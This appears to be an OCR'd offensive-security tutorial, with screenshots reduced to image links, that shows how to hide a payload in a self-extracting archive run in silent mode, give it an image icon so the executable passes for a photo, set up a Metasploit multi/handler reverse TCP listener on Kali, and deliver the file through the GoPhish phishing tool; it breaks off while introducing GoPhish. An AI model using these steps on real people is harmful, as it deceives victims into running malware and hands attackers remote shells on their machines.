


Here we embed the payload inside a photo but in order to run it we have to extract it on the target machine.


so a better way to do it is Archiving using windows




Here I transferred my image and payload to the win machine




after selecting the file and image we will click on Add to archive




rename the file and click on Create SFX archive




Click on the Advanced tab






Here we run the payload first then the image





By selecting the hide all in modes we can hide the payload




Then we will but the icon that it looks like the original image

And this can be done by uploading the image to a website called icon-converter


icoconverter - Sea
bing.com/ck/a?!&
google - Search
Online ICO convert
https://www.icoconverter.com
ICO converter
ICO converter is a simple online .ico image converter. It will take any image and convert it to ICO file, for web site favicon or Windows applications.
Image file
PNG, JPEG, GIF, BMP, etc. must be less than 4 Mb. Square aspect ratio recommendend.
Choose File
No file chosen
Sizes
A single ICO file can store multiple resolutions.
16 pixels
32 pixels
48 pixels
64 pixels
128 pixels



Finally we have the an executable file which looks like the image



,

On the kali linux machine we will open msfconsole


Then use multi/handler

```
┌──(kali㉿kali)-[~/Desktop/msfvenom2]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
[*] Starting the Metasploit FRamework console .../
```

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Then we will set the lport to the same port in the payload

And the lhost will be the ip add for the kali linux machine



Finally we will run it

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.220.129:4444
```

Now we are in the listening mode waiting for the target to open the image


In order to deliver the image to the target we will use a tool called **gophish**

3-GoPhish is an open-source phishing framework that is used for simulating phishing attacks and training users to recognize phishing attempts. It's particularly useful for security professionals and organizations looking to assess their susceptibility to phishing attacks.

In Kali Linux, GoPhish can be installed and used to create custom phishing campaigns. Here are some of its key features:

